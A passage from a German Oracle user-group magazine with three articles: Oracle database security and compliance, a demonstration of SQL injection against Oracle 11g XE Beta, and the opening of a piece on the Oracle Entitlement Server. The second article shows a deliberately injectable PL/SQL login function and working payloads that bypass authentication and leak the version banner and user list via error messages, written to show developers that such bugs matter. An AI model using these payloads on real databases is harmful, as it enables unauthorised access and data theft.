- Wie lange kommen wir ohne die darin befindlichen Daten und Funktionalitäten aus?
- Was kann geschehen, wenn Unbefugte an diese Daten gelangen?

In engem Zusammenhang mit dem Security-Management steht der Begriff „Compliance“. Darunter versteht man die Erfüllung von und die Übereinstimmung mit rechtlichen, regulativen und normativen Vorgaben – was aber nicht bedeutet, dass man „frei von Risiken“ oder gar „sicher“ ist. Compliance-Anforderungen definieren in der Regel lediglich einen Grundschutz oder ein erforderliches Minimum an Maßnahmen. Compliance-Vorgaben lassen sich wie folgt unterteilen:

- *Rechtliche Vorgaben*
  Unternehmen, Organisationen und Personen sind verpflichtet, die jeweils geltenden Gesetze und behördlichen Verordnungen einzuhalten, wie beispielsweise Sarbanes-Oxley Act (SOX), Eurosox, Datenschutzgesetz, Obligationenrecht etc.
- *Regulative Vorgaben*
  Anforderungen, die sich unter anderem aus dem „Code of Best Practice“ von Branchen oder sonstigen Fertigungsrichtlinien ergeben, wie beispielsweise GMP (Good Manufacturing Practice), Basel II & III, PCI (Payment Card Industry Data Security Standard) etc.
- *Normative Vorgaben*
  Anforderungen der nationalen und internationalen Normen wie Zertifizierung nach ISO 20000, Zertifizierung nach ISO 27001, Zertifizierung nach ISO 9001 etc.

Die hier genannten Vorgaben müssen immer nach den aufgeführten Gesetzestexten, ISO-Normen und eigenen Anforderungen (Richtlinien) für das eigene Unternehmen umgesetzt sein, um diese auch für das jeweilige Unternehmen messbar und transparent prüfen zu können.

Umsetzung der Informationssicherheits-Gesetze und -Richtlinien

Datenbanken besitzen die Besonderheit, dass sie in ihrem Lebenszyklus ständigen Einflüssen wie Upgrades, Application Changes, Tuning-Maßnahmen oder Veränderungen von Parametern unterliegen. So können sich beispielsweise durch einen applikationsbedingten Remote Function Call (RFC) die Sicherheitsparameter der Datenbank verändern, indem etwa neue Rollen oder Privilegien vergeben werden. Für eine kontinuierliche Einhaltung der Sicherheitsrichtlinien müssen beispielsweise folgende grundsätzliche Punkte zwingend umgesetzt sein:

- Installation der Oracle-Software und Aufsetzen der Datenbanken nach den Sicherheits-Standards, die das Security-Management vorgibt und die sich in der Configuration Policy wiederfinden
- Regelmäßige Überprüfung auf Einhaltung der Sicherheits-Richtlinien – insbesondere nach Upgrades
- Implementierung von Changes ausschließlich über RFCs und auch nur nach den im Change Management definierten Prozessen, in welchen auch ein Post Implementation Review (PIR) in Bezug auf die Einhaltung der entsprechenden Sicherheitsrichtlinien erfolgt
- Durchführung von regelmäßigen Datenbank-Audits
- Informationen von Sicherheitsverletzungen an Application Owner und Data Owner
- Zeitnahes Einspielen von aktuellen Sicherheits-Patches von Oracle

Integrität der Daten

Datenintegrität bedeutet im Grunde, dass die Daten in der Datenbank über einen bestimmten Zeitraum vollständig und unverändert bleiben. Es geht also um den Schutz vor Verlust und Fälschung der Daten. Oracle bietet folgende Optionen an, um dieses Ziel zu unterstützen:

- Bei jedem Schreiben vom Memory-Bereich auf Disk erfolgt eine Kontrolle der Datenbank-Blöcke. Damit kann man die Änderung von außen zwar nicht verhindern, jedoch zumindest erkennen. Mit einem Recovery dieses Datenblocks lässt sich diese Attacke rückgängig machen.
- In Bezug auf das zugrundeliegende Daten-Netzwerk kann Oracle über die Advanced-Security-Option (ASO) eine Integritätsprüfung durchführen. Diese erkennt Daten-Modifikation sowie das Löschen und Hinzufügen von Datenpaketen (zum Beispiel Replay Attacks). Der Schutz jedes Datenpakets ist durch eine Vergabe von Sequenz-Nummern, sicheren Prüfsummen (Hashwerte) sowie die Berechnung der Sequenz-Nummern und Prüfsummen mittels eines Master-Session-Keys gewährleistet.

Vertraulichkeit der Daten

Die Vertraulichkeit der Daten innerhalb einer Oracle-Datenbank realisiert man in der Praxis mit der Authentisierung, Autorisierung, Verschlüsselung und bei Bedarf auch durch die Rückverfolgbarkeit und das Auditing der Daten.

Die Authentisierung innerhalb der Oracle-Datenbank-Systeme ist sehr wichtig, da nur der Benutzername die Privilegien der Benutzer bestimmt. Derzeit unterstützt Oracle Authentifizierungsmethoden wie die Datenbank-Authentifizierung, die Betriebssystem-Authentifizierung (davon wird aus Sicherheitsgründen abgeraten), das Single Sign-on (etwa per OID und Ker-

beros), das Advanced Security (ASO) und die Secure Sockets Layer (SSL) sowie eine Proxy-Authentifizierung. Hierbei gilt es jedoch zu beachten, dass zunächst keine Passwort-Richtlinien aktiv sind. Dies bedeutet, dass ein Benutzer beispielsweise niemals verpflichtet ist, sein Passwort zu ändern. Außerdem sind keine Komplexitätsregeln festgelegt, sodass der Nutzer ein beliebig einfaches Passwort (beliebiger Länge, beliebigen Schwierigkeitsgrads) verwenden kann. Er kann auch beliebig oft versuchen, sich mit einem falschen Passwort anzumelden, ohne dass der Account jemals gesperrt wird. Diese Sicherheitslücken lassen sich jedoch mittels sogenannter „Password-Profiles" unterbinden. Dabei sollten mindestens folgende Kriterien erfüllt sein:

- Das Passwort soll den vom Kunden bestimmten Komplexitätsregeln entsprechen
- Im Passwort müssen numerische und/oder Sonderzeichen vorkommen
- Das Passwort muss automatisch nach einem bestimmten Zeitintervall seitens des Benutzers geändert werden
- Das Passwort darf erst nach einer bestimmten Zeit wieder verwendet werden
- Bei einer definierten Anzahl falscher Anmeldungen wird das Benutzerkonto automatisch seitens des Systems gesperrt

Mit der Autorisierung erhalten die Benutzer und Benutzergruppen ihre jeweiligen Privilegien. Seitens Oracle können Berechtigungen auf verschiedenen Ebenen vergeben werden wie Systemprivilegien (zum Beispiel „create session"), Objektprivilegien (zum Beispiel „select", „insert" oder „update" auf Tabellen und dediziert auf das Ausführen von PL/SQL-Code), Berechtigungen auf Spaltenebene, Berechtigungen auf Zeilenebene und Berechtigungen für Netzwerk-Callouts (ab 11*g*). In der Praxis werden Privilegien meist mittels eines Rollenkonzepts geregelt und vergeben. Dieses sollte jedoch immer zweiteilig geplant werden, um so zwischen Applikationen und Datenbank-Usern unterscheiden zu können. Somit lassen sich sowohl die Bedürfnisse der Applikation als auch die der Datenbankbenutzer (Entwickler, DBA, Super-User etc.) einfach und skalierbar verwalten. Darüber hinaus gibt es auch die Möglichkeit, mit Views, Stored Procedures und Triggern die Kontrolle des Datenzugriffs auf der Datenebene durchzuführen. Damit übernimmt die Applikation die Funktion der Rechteverwaltung. Außerdem gibt es in diesem Zusammenhang noch die folgenden Optionen:

- *Virtual Private Database*
  Mit einer Virtual Private Database (VPD) ist eine individuelle und flexible Zugriffskontrolle auf die Datenbank möglich. Die Zugriffskontrolle ist wesentlich feinmaschiger als beim traditionellen Konzept und kann auf Zeilen- und Spalten-Niveau ausgedehnt werden.
- *Oracle Label Security*
  Oracle Label Security (OLS) ist eine feinmaschige Zugriffskontrolle, die Oracle für die US-Regierung entwickelt hat. Diese ist frei verfügbar, verursacht jedoch extra Lizenzkosten.
- *Database Vault*
  Database Vault wurde speziell entwickelt, um das Bedrohungsrisiko „von innen" einzuschränken, indem die Trennung von Funktionen und Aufgaben möglich ist. So kann man beispielsweise verhindern, dass der DBA die Anwendungsdaten sieht. Diese Lösung bietet flexible, transparente und sehr anpassungsfähige Sicherheitskontrollen vor allem für Client/Server- oder Web-Anwendungen, da hierbei der Applikations- beziehungsweise Anwendungscode nicht verändert werden muss.

Standardmäßig erfolgt die Authentifizierung mithilfe verschlüsselter Übertragung über das Netzwerk. Datafiles sowie Backups werden jedoch unverschlüsselt übertragen und gespeichert. Für kritische Datenbanken wird die Verschlüsselung in den Datenfiles, Backups und Exports empfohlen, da im Falle eines Diebstahls dieser oder mittels direkten Zugriffs auf diese ein zusätzlicher Schutz besteht. Das lässt sich beispielsweise mit der Transparent Data Encryption, RMAN Backup Encryption und einer Netzwerk-Verschlüsselung erreichen.

Es ist in der Praxis jedoch sicherlich nicht immer notwendig, alle Daten oder gar die ganze Datenbank zu verschlüsseln – oft reichen hierfür einige Bereiche. Da sich die Verschlüsselung der Daten vor allem negativ auf die Performance einer Datenbank auswirkt, sollte man sich immer vorab Gedanken darüber machen, welche Bereiche zwingend schützenswert sind und welche nicht.

Verfügbarkeit, Rückverfolgbarkeit und Auditing

Bei der Verfügbarkeit der Daten geht es um die Bereitstellung und den Zugriff auf die Daten. Um dies zu gewährleisten, sollte das Security-Management stets mit dem Availability- und Continuity-Management eng zusammenarbeiten. In diesem Kontext muss man auch das Thema der Autorisierung berücksichtigen, weil Datenverfügbarkeit und Datenzugang nicht dasselbe sind.
Die Rückverfolgbarkeit bedeutet im Falle von Oracle-Datenbank-Services nichts anderes als die Protokollierung der Aktivitäten innerhalb der Datenbank, wie beispielsweise „Wer macht wann ein „select", „insert", „create index" oder „alter table" auf einem Datenbank-Objekt?" oder „Wer hat wann welchen Datensatz modifiziert, was war der alte Wert des entsprechenden Attributs und was ist der neue Wert des Attributs?" Dieses lässt sich in der Praxis durch verschiedene Oracle-Datenbank-Auditing-Optionen realisieren:

- *Oracle Standard Auditing*
  Mit dem Standard Auditing von Oracle ist es beispielsweise möglich, sowohl einzelne SQL-Anweisungen oder auch bestimmte Systemprivilegien wie den Zugriff auf einzelne Objekte zu überwachen, als auch alle oder nur bestimmte Benutzer. Hier ist im Grunde ein Audit auf jeder Ebene und auch mit allen denk-

baren Kombinationen möglich, doch es gilt Folgendes zu beachten: Ein Standard-Audit sollte nur selektiv, sowohl im SYSAUX-Tablespace als auch im Filesystem, verwendet und innerhalb einer Datenbank zwingend periodisch ausgewertet werden. Die gesammelten Daten sollten – sofern nicht mehr benötigt – wieder gelöscht werden.
Folgende Protokollierungen sind für ein initiales Oracle-Standard-Auditing empfohlen:

- „create"-, „drop"- und „alter"-Operationen bei den Objekten „table", „index", „procedure", „trigger", directory", „public synonym" und „profile"
- Die Benutzung der Privilegien „force transition" und „force any transition"
- Sowohl die erfolgreichen als auch die nicht erfolgreichen „create session" (check unsuccessful attempts), „role", „profile", „grant any privilege", „grant any object privilege", „grant any role" und „exempt acess public"

- *Trigger based Auditing*
  Mit Event-Triggern kann man Informationen beispielsweise auch über „connects" oder „disconnects" einer Session gewinnen. Mit DML-Triggern lassen sich außerdem beispielsweise die Fragen „Wer hat wann welchen Datensatz modifiziert?" oder „Was war der alte Wert des Attributs und was ist der neue Wert?" beantworten.
- *Fine Grained Auditing*
  Fine Grained Auditing ermöglicht eine engmaschige Kontrolle auf Zeilen- und Spaltenebene. So kann der Zugriff auf die eigenen Personaldaten, um beispielsweise die Anschrift oder die Telefonnummer zu ändern, durchaus angebracht sein, das Ändern des Gehalts durch den Benutzer selbst dagegen weder erlaubt noch erwünscht. Es ist hier auch möglich, bei jedem Event, der die Bedingung erfüllt, eine Nachricht an den Security-Beauftragten zu senden. Zu beachten ist, dass sowohl Audit-Einträge erzeugt werden, wenn ein „rollback" durchgeführt wird (und auch die E-Mail verschickt, wenn dies in einer benutzerdefinierten Prozedur programmiert ist), als auch wenn ein „select"-Statement sicherheitsrelevante Daten lesen könnte, dies aber nicht tut, da nicht alle Records gelesen werden.
- *Auditing von DBAs*
  Mit den bisher erwähnten Auditing-Methoden konnten bis zur Version 9*i* R1 nur die normalen Benutzer, nicht aber die Operationen der Benutzer „sysdba/sysoper" überwacht beziehungsweise protokolliert werden.
- *Oracle Audit Vault*
  Audit Vault ist ein eigenständiges Produkt von Oracle, welches das Einsammeln und Analysieren der Audit-Daten mehrerer Datenbanken unterstützt, automatisiert sowie ein entsprechendes Reporting ermöglicht.
- *Auditing mit dem Oracle Enterprise Manager*
  Die Einrichtung und Verwaltung von Audit-Einstellungen kann mit dem Oracle Enterprise Manager erfolgen. Dieser zeigt beispielswiese auf der Startseite der Datenbank die Anzahl der Sicherheitsverletzungen an. Die im Oracle Enterprise Manager definierten Sicherheitsrichtlinien können aber auch über entsprechende Regeln verändert, gelöscht oder mit neuen Regeln erweitert werden. Oracle liefert hierzu auch eine Standard-Bibliothek mit vordefinierten Regeln aus.

Security-Checkliste für Oracle-Datenbank-Services

Zu diesem Thema gibt es bereits eine Vielzahl entsprechender Veröffentlichungen. In der Praxis – vor allem für Oracle-Datenbank-Services, die in kleinen oder mittelständischen Unternehmen zum Einsatz kommen – werden diese jedoch oft aufgrund ihres Umfangs nicht umgesetzt. Eine für die gelebte IT-Praxis kurze und probate Security-Checkliste, die vor allem auch von kleineren Unternehmen und Oracle-Datenbank-Services umgesetzt werden kann, sollte im Basis-Set folgende Aspekte berücksichtigen:

- *Architektur*
  Von wo aus (Internet, Intranet, DMZ) kann auf die Datenbank zugegriffen werden? Welche Ports sind offen und welche Protokolle können auf das System und die Datenbank zugreifen? Soll sich der Datenbank-Zugriff auf bestimmte Rechner beschränken? Ist die Kommunikation mit der Datenbank sicher – wird ASO und/oder SSL verwendet? Wird der „SQL*Net"-Listener geschützt? Ist nur das unbedingt Notwendige installiert? Welche Security Patches wurden eingespielt?
- *Physikalische Sicherheit*
  Wann und wie werden Datenbanksicherungen durchgeführt? Wo werden die Sicherungen verwaltet und abgelegt? Werden die Sicherungen verschlüsselt? Werden die Datenbankdateien verschlüsselt? Wie werden die Verschlüsselungs-Keys verwaltet?
- *Benutzer-Management*
  Welche Benutzer haben Zugriff auf welche Applikation? Sind die Standardbenutzer gesperrt? Setzt man Benutzer/Passwörter in Datenbank-Links ein? Werden „public" -Datenbank-Links eingesetzt? Wie verwaltet man die Benutzer?
- *Passwort-Management*
  Welche Anforderungen werden an Passwörter gestellt? Werden Default-

Newsticker

Oracle optimiert MySQL-Installer und die Hochverfügbarkeit für Windows
Der neue MySQL-Installer für Windows vereinfacht den Installationsprozess auf Windows-Plattformen und reduziert dadurch den Zeitaufwand erheblich. Um Windows-Anwender auch weiterhin zu unterstützen, hat Oracle die Zertifizierung von MySQL Enterprise Edition for Windows Server 2008 R2 Failover Clustering abgeschlossen. Auf diese Weise können auch unter Windows geschäftskritische Anwendungen eingesetzt werden, die hohe Ansprüche an die Verfügbarkeit stellen.

Passwörter verwendet? Wurden die Passwörter für Standardbenutzer geändert? Wie verwaltet man Passwörter? Wie werden die Passwörter gespeichert?

- *Privilegien und Rollen*
  Welche Privilegien werden von welchen Benutzern verwendet? Wer hat „any"-Privilegien? Werden public"-Privilegien eingesetzt? Welche Privilegien sind welchen Rollen zugeordnet?
- *Überwachung*
  Welche Benutzer und Objekte werden überwacht? Welche Audit-Daten werden gesammelt? Welche Aktionen werden aufgrund des Audits ausgelöst? Wie werden die Audit-Daten verwaltet?

Fazit

Datenbank-Sicherheit ist für jedes Unternehmen relevant, aber in welcher Dimension und mit welcher Intensität, muss jedes Unternehmen stets individuell festlegen. In diesem Zusammenhang ist stets zu beachten, dass dieses Thema laufend zusätzliche Aufwände (Budget und Zeit, da das Security-Management ein fortlaufender Prozess aufgrund der sich stetig ändernden Bedrohungen ist) nach sich zieht – sowohl in Bezug auf den organisatorischen Zusatzaufwand, als auch in Form von Performance-Einbußen und Lizenzkosten der Datenbank, die durch das Setzen diverser Konfigurationseinstellungen für Datenbanksicherheit bei den Datenbanken verursacht werden. Allein schon aus diesen Gründen sollte man bei diesem Thema keinesfalls nur die hierfür anfallenden Projektkosten betrachten, sondern vor allem auch immer die anschließend entstehenden, wiederkehrenden Betriebskosten.

Weiterführende Literatur

- *Cecchetti*, Configuration Benchmark for Oracle Database Server 11*g*
- *Haas*, Oracle Security in der Praxis
- *Wischki und Fröhlich*, ITIL & ISO20000 für Oracle Datenbanken

Christian Wischki
cw@christianwischki.com

Kyle Krüsi
kyle@zynex.ch

Über SQL-Injection ist bereits viel geschrieben und ich wollte das Thema nicht wieder durchkauen. Aber eines Tages nach dem Gespräch mit einem Entwickler, der im ersten Augenblick sehr kompetent wirkte, habe ich mich anders entschieden …

Oracle 11*g* XE Beta und SQL-Injection – ein kleiner Schlüssel für die große Tür

Vladimir Poliakov, AREVA NP GmbH

Es war einmal eine Software-Lieferung von einem IT-Dienstleister. Der Auftrag war groß und man erwartete von Anfang an, dass die Qualität entsprechend gut würde. Leider wurde bereits nach den ersten Tests eine SQL-Injection festgestellt. Der Bug wurde entsprechend klassifiziert und die Entwickler gebeten, diesen möglichst schnell zu beheben. Als Antwort kam die Aussage, dass es sich nicht um einen Bug handele und selbst wenn – er sei sowieso harmlos und nicht verwendbar, weil die Anwendung dem Client während der SQL-Abfrage(n) keine Daten zeigt oder liefert. Ob diese Aussage wirklich stimmt und wie eine „kleine" SQL-Injection wirklich „harmlos" sein kann, wird im Artikel näher beleuchtet.

Über die SQL-Injection in Oracle 11*g* R2 wurde bereits in der DOAG *News* Q2/2010 [1] geschrieben. Dieses Mal diente Oracle 11*g* XE Beta als Versuchskaninchen. Oracle XE ist von Programmierer zum Entwickeln und zum Testen recht beliebt und das Beta Release steht seit April 2011 zum Download bereit. Die Default-Installation erfolgte auf einem Windows XP 32 Bit Rechner (siehe Listing 1).

Danach wurde wie in [1] ein Benutzer „TEST" angelegt, der lediglich zwei Rollen „CONNECT" und „RESOURCE" hatte. In diesem Schema wurde auch eine „T_ACCOUNT"-Tabelle erstellt, in der Benutzername und Passwörter einer Test-Anwendung verwaltet werden sollen (siehe Listing 2).

Zur Authentifizierung wurde eine Funktion entwickelt, die prüft, ob der Benutzer mit dem Passwort in der „T_ACCOUNT"-Tabelle existiert und eine positive oder negative Antwort zurückgibt. Im Fehlerfall gibt die Funktion eine Exception zurück (siehe Listing 3).

Die Funktion stellt grob die reale Situation dar und sieht im ersten Augenblick wirklich harmlos aus, weil sie so gut wie keine Daten aus der Datenbank zum Client liefert. Anderseits nimmt die Funktion alle Eingabe-Parameter ohne Prüfung entgegen und ist somit für SQL-Injection-Angriffe offen. Nach diesen Vorbereitungen war das System zum Testen einsatzbereit. Auf eine grafische Oberfläche wurde aus Zeitgründen bewusst verzichtet und alle Testfälle wurden direkt mithilfe eines Skripts in SQL*Plus durchgeführt (siehe Listing 4).

```
SQL> select COMP_NAME, VERSION from dba_registry;

COMP_NAME                                VERSION
---------------------------------------------------
Oracle Application Express             4.0.2.00.08
Oracle XML Database                    11.2.0.2.0
Oracle Text                            11.2.0.2.0
Oracle Database Catalog Views          11.2.0.2.0
Oracle Database Packages and Types     11.2.0.2.0
```

Listing 1

```
SQL> desc T_ACCOUNT

Name           Null?      Type
---------------------------------------
T_ACCOUNT_ID   NOT NULL   NUMBER(9)
NAME           NOT NULL   VARCHAR2(30)
PWD            NOT NULL   VARCHAR2(30)

SQL> insert into T_ACCOUNT values(1, ,Testuser_name', ,Test_pwd');

1 row created.

SQL> commit;

Commit complete.

SQL> select * from T_ACCOUNT;

T_ACCOUNT_ID NAME                           PWD
------------ ------------------------------ --------
           1 Testuser_name                  Test_pwd
```

Listing 2

```
CREATE OR REPLACE FUNCTION TEST.TEST_FUNCTION
(in_Username IN VARCHAR2, in_Pwd IN VARCHAR2) RETURN VARCHAR2 IS
  n_AccountExists NUMBER;
  str_SQL VARCHAR(2000);
BEGIN
  str_SQL := ‚select count(*) from t_account where name = ‚‘ || in_
username || ‚‘ and pwd = ‚‘ || in_pwd ||‘‘‘‘;

  EXECUTE IMMEDIATE str_SQL INTO n_AccountExists;

  if n_AccountExists > 0 then
    return ‚Anmeldung ist korrekt‘;
  else
    return ‚Anmeldung ist nicht korrekt‘;
  end if;

EXCEPTION
  WHEN OTHERS THEN RAISE;
END TEST_FUNCTION;
/
```

Listing 3

```
DECLARE
  IN_USERNAME VARCHAR2(200);
  IN_PWD VARCHAR2(200);
  v_Return VARCHAR2(200);
BEGIN
  IN_USERNAME := &IN_USERNAME;
  IN_PWD := &IN_PWD;

  v_Return := TEST_FUNCTION(
    IN_USERNAME => IN_USERNAME,
    IN_PWD => IN_PWD
  );
  DBMS_OUTPUT.PUT_LINE(‚v_Return = ‚ || v_Return);
END;
/
```

Listing 4

```
SQL> @exec_test_function.sql
Enter value for in_username: ‚Testuser_name‘
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := ‚Testuser_name‘;
Enter value for in_pwd: ‚Test_pwd‘
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := ‚Test_pwd‘;
v_Return = Anmeldung ist korrekt
```

Listing 5

```
SQL> @exec_test_function
Enter value for in_username: 1
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 1;
Enter value for in_pwd: ‚1‘‘ or 1=1 --‘
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := ‚1‘‘ or 1=1 --‘;
v_Return = Anmeldung ist korrekt
```

Listing 6

Die erste Aktion war, die Richtigkeit der Funktion zu prüfen (siehe Listing 5). Nach dem Einspeisen der SQL-Injection-Zeichenkette ging das Experiment richtig los (siehe Listing 6). Es wurde gleich am Anfang die Technik der kontrollierten Fehlermeldungen benutzt, weil die PL/SQL-Testfunktion keine Daten zurücklieferte. Dafür kam das PL/SQL-Paket „UTL_INADDR“ zum Einsatz. Es zählt zu den PL/SQL-Netzwerk-Paketen (UTL_TCP, UTL_HTTP etc.), die ab Oracle 11*g* vom DBA für die einzelnen Benutzer beziehungsweise Rollen über sogenannte „Access-Control-Listen (ACLs)“ [2] explizit freigegeben werden müssen. Diese ACLs werden über die Oracle-XML-DB-Komponente gesteuert, die bei Oracle 11*g* XE Beta bereits nach der Default-Installation dabei ist (siehe Listing 7).

Der SQL-Injection-Angriff war nicht erfolgreich. So weit so gut, man kann daher die PL/SQL-Netzwerk-Pakete für SQL-Injection-Angriffe nicht mehr verwenden. Das ist ein Lob für Oracle. Leider kann man die ACL jedoch umgehen. Die Alternative ist die Funktion „CTXSYS.DRITHSX.SN“ [3] und [4], die bei Oracle 11*g* XE Beta als eine Funktion von Oracle Text mitinstalliert wird. Hätte man Oracle Text nicht installiert, könnte man auch die Funktion „SYS.DBMS_METADATA.OPEN“ verwenden [1] (siehe Listing 8). Oracle hat in der Version 11*g* R2 eine neue „LISTAGG“-Funktion eingefügt. Sie ermöglicht das Zusammenfassen von „VARCHAR2“-Werten und ist natürlich auch in Oracle 11*g* XE Beta zu finden. Damit werden die SQL-Injection-Angriffe noch effizienter (siehe Listing 9).

Da die Version der Datenbank auch allen Usern in der Datenbank bekannt ist, kommt Google zum Einsatz [5]. Danach ist die weitere Vorgehensweise der Phantasie und dem Können des Angreifers überlassen. Es kann entweder das Stehlen der Daten oder im schlimmsten Fall sogar ein Angriff auf den Datenbank-Server [6] sein.

Fazit

SQL-Injection-Fehler waren und sind eindeutig Fehler der Software-Entwicklung. Gegen falsche Programmierung

```
SQL> @exec_test_function
Enter value for in_username: 1
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 1;
Enter value for in_pwd: ,1'' or 1=(utl_inaddr.get_host_name((select banner
from v$version where rownum=1))) --'
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := ,1'' or 1=(utl_inaddr.get_host_name((select banner
from v$version where rownum=1))) --';
str_SQL = SELECT COUNT(*) FROM t_account WHERE name = ,1' AND pwd = ,1' or
1=(utl_inaddr.get_host_name((select banner from v$version where rownum=1)))
--'
-24247 --> ORA-24247: network access denied by access control list (ACL)
DECLARE   *
ERROR at line 1:
ORA-24247: network access denied by access control list (ACL)
ORA-06512: at „TEST.TEST_FUNCTION", line 37
ORA-06512: at line 9
```

Listing 7

```
SQL> @exec_test_function
Enter value for in_username: 1
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 1;
Enter value for in_pwd: ,1'' or 1=(ctxsys.drithsx.sn(1, (select banner from
v$version where rownum=1))) --'
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := ,1'' or 1=(ctxsys.drithsx.sn(1, (select banner from
v$version where rownum=1))) --';
str_SQL = SELECT COUNT(*) FROM t_account WHERE name = ,1' AND pwd = ,1' or
1=(ctxsys.drithsx.sn(1, (select banner from v$version where rownum=1))) --'
-20000 --> ORA-20000: Oracle Text error:
DRG-11701: thesaurus Oracle Database 11g Express Edition Release 11.2.0.2.0
- Beta does not exist
DECLARE   *
ERROR at line 1:
ORA-20000: Oracle Text error:
DRG-11701: thesaurus Oracle Database 11g Express Edition Release 11.2.0.2.0
- Beta does not exist
ORA-06512: at „TEST.TEST_FUNCTION", line 37
ORA-06512: at line 9
```

Listing 8

```
SQL> @exec_test_function
Enter value for in_username: 1
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 1;
Enter value for in_pwd: ,1'' or 1=(sys.dbms_metadata.open(null, (select listagg(username, ,':'') within group
(order by username) from all_users))) --'
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := ,1'' or 1=(sys.dbms_metadata.open(null, (select listagg(username, ,':'') within group (order
by username) from all_users))) --';
str_SQL = SELECT COUNT(*) FROM t_account WHERE name = ,1' AND pwd = ,1' or 1=(sys.dbms_metadata.open(null,
(select listagg(username, ,:') within group (order by username) from all_users))) --'
-31600 --> ORA-31600: invalid input value ANONYMOUS:APEX_040000:APEX_PUBLIC_USER:APPQOSSYS:CTXSYS:DBSNMP:DIP:FLO
WS_FILES:HR:MDSYS:ORACLE_OCM:OUTLN:SYS:SYSTEM:TEST:XDB:XS$NULL for parameter VERSION in function OPEN
DECLARE   *
ERROR at line 1:
ORA-31600: invalid input value ANONYMOUS:APEX_040000:APEX_PUBLIC_USER:APPQOSSYS:CTXSYS:DBSNMP:DIP:FLOWS_
FILES:HR:MDSYS:ORACLE_OCM:OUTLN:SYS:SYSTEM:TEST:XDB:XS$NULL for parameter VERSION in function OPEN
ORA-06512: at „TEST.TEST_FUNCTION", line 37      ORA-06512: at line 9
```

Listing 9

gibt es keine Mittel [7]. Übrigens, nach dieser „Show Cooking"-Belehrung wurden die Fehler anstandslos behoben.

Referenzen

[1] DOAG News Q2/2010 – Vladimir Poliakov, Access-Control-Listen und SQL-Injection-Technik in Oracle 11*g* R2

[2] Oracle XML DB Developer's Guide: http://download.oracle.com/docs/cd/E11882_01/appdev.112/e10492/toc.htm

[3] Musings on Database Security: http://www.slaviks-blog.com

[4] Alexander Kornbrust Oracle Security Blog: http://blog.red-database-security.com

[5] Alexander Kornbrust Oracle Security Blog, Oracle Database 11.2 Express Edition Beta comes with weak default password: http://blog.red-database-security.com/2011/04/02/oracle-database-112-express-edition-beta-comes-with-weak-default-password/

[6] Digital Security Research Group, Penetration, from application down to OS. Getting OS access using Oracle Database unprivileged user: http://dsecrg.com/files/pub/pdf/Penetration_from_application_down_to_OS_(Oracle%20database).pdf

[7] Oracle Tutorial, Defending Against SQL Injection Attacks: http://st-curriculum.oracle.com/tutorial/SQLInjection/index.htm

Vladimir Poliakov
AREVA NP GmbH
vladimir.poliakov@areva.com

Viele geschäftskritische Applikationen verwenden eine programmatische (nicht-deklarative) Zugriffssteuerung. Obwohl Informationen wie „Mitarbeiter X ist in der Gruppe G" in externen Verzeichnissen abgelegt sind, werden die Möglichkeiten verfügbarer Standards wie LDAP, XACML, RBAC oder JAAS nur wenig genutzt. Dies führt im günstigsten Fall zu höheren Kosten – insbesondere im Bereich der Wartung. Im ungünstigsten Fall kann eine programmatische Zugriffssteuerung zu unberechtigten Zugriffen führen. Der Artikel stellt den Oracle Entitlement Server (OES) vor und beschreibt, wie man damit eine wartungsfreundlichere, flexiblere Zugriffssteuerung erreicht.

Secure your code, don´t write security code!

Abdi Mohammadi und Heike Jürgensen, ORACLE Deutschland B.V. & Co. KG

Um eine Zugriffsregel wie „Als vertraulich markierte Dokumente dürfen nur von Mitarbeitern des Personalbüros von 8 bis 17 Uhr und nur innerhalb des Firmennetzes abgerufen werden" zu implementieren, gibt es zwei Möglichkeiten:

- *Variante A (programmatische Sicherheit)*
  Die entsprechende Applikation (z.B. ein Dokument-Managementsystem) enthält Programmcode, der genau diese Regel implementiert:

```
Boolean checkAccess (Date
date, Document doc, In-
et4Address sourceIP, Principal
user)
{if (isInRole(user, „Personal-
buero") && sourceIP.isLocal()
&& date.inWorkingHours {...}
                ....

}
```

  Die Überprüfung, ob der Nutzer in einer Gruppe/Rolle ist (isInRole) erfolgt zumeist durch eine LDAP/ Directory-Abfrage. Dies reicht aber nicht aus, um die erwünschte Flexibilität zu erreichen.
- *Variante B (deklarative Sicherheit)*
  Die entsprechende Applikation (etwa ein Dokument-Managementsystem) enthält selbst nicht mehr die Logik (obiges IF-Konstrukt), sondern fragt bei einem externen System nach. Hier ist die Funktionalität „checkAccess" außerhalb der geschäftskritischen Applikation implementiert. Der Methodenaufruf selbst erfolgt von derselben Stelle aus wie bei Variante A.

Der Ansatz, die Entscheidung darüber, ob ein Zugriff gewährt werden darf oder nicht, vollständig auszulagern – und nur eine Ja/Nein-Antwort zurückzuerhalten –, bietet folgende Vorteile:

- Besseres Sicherheitsmanagement: Falls sich die Regel ändert, muss die Applikation nicht geändert werden
- Flexiblere Architektur: Ein externes System, das Zugriffsentscheidungen trifft, kann von mehreren Geschäftsanwendungen gleichzeitig benutzt werden
- Unternehmensverantwortliche Personen (wie der Sicherheitsverantwortliche) können ihren Aufgaben nachgehen und die Regeln verändern, ohne komplizierte Abstimmungsgespräche mit den Anwendungsentwicklern zu führen

Darüber hinaus kann ein externes System mehr Funktionalität wie Mandantenfähigkeit und delegierte Administration bieten. Dies sind Eigenschaften, die in den seltensten Fällen in die anwendungsinternen Zugriffssteuerungsmodule implementiert werden. Die Vorteile sind, wie üblich in solchen Bereichen:

- Niedrigere Kosten, sofern es mehr als eine Geschäftsanwendung gibt, die ein solches externes System nutzt
- Höhere Sicherheit durch eine übersichtlichere Managebarkeit

Mit dem Übergang von programmatischer zu deklarativer Sicherheit sind auch initiale Kosten und technische Herausforderungen verbunden.

Oracle Entitlement Server

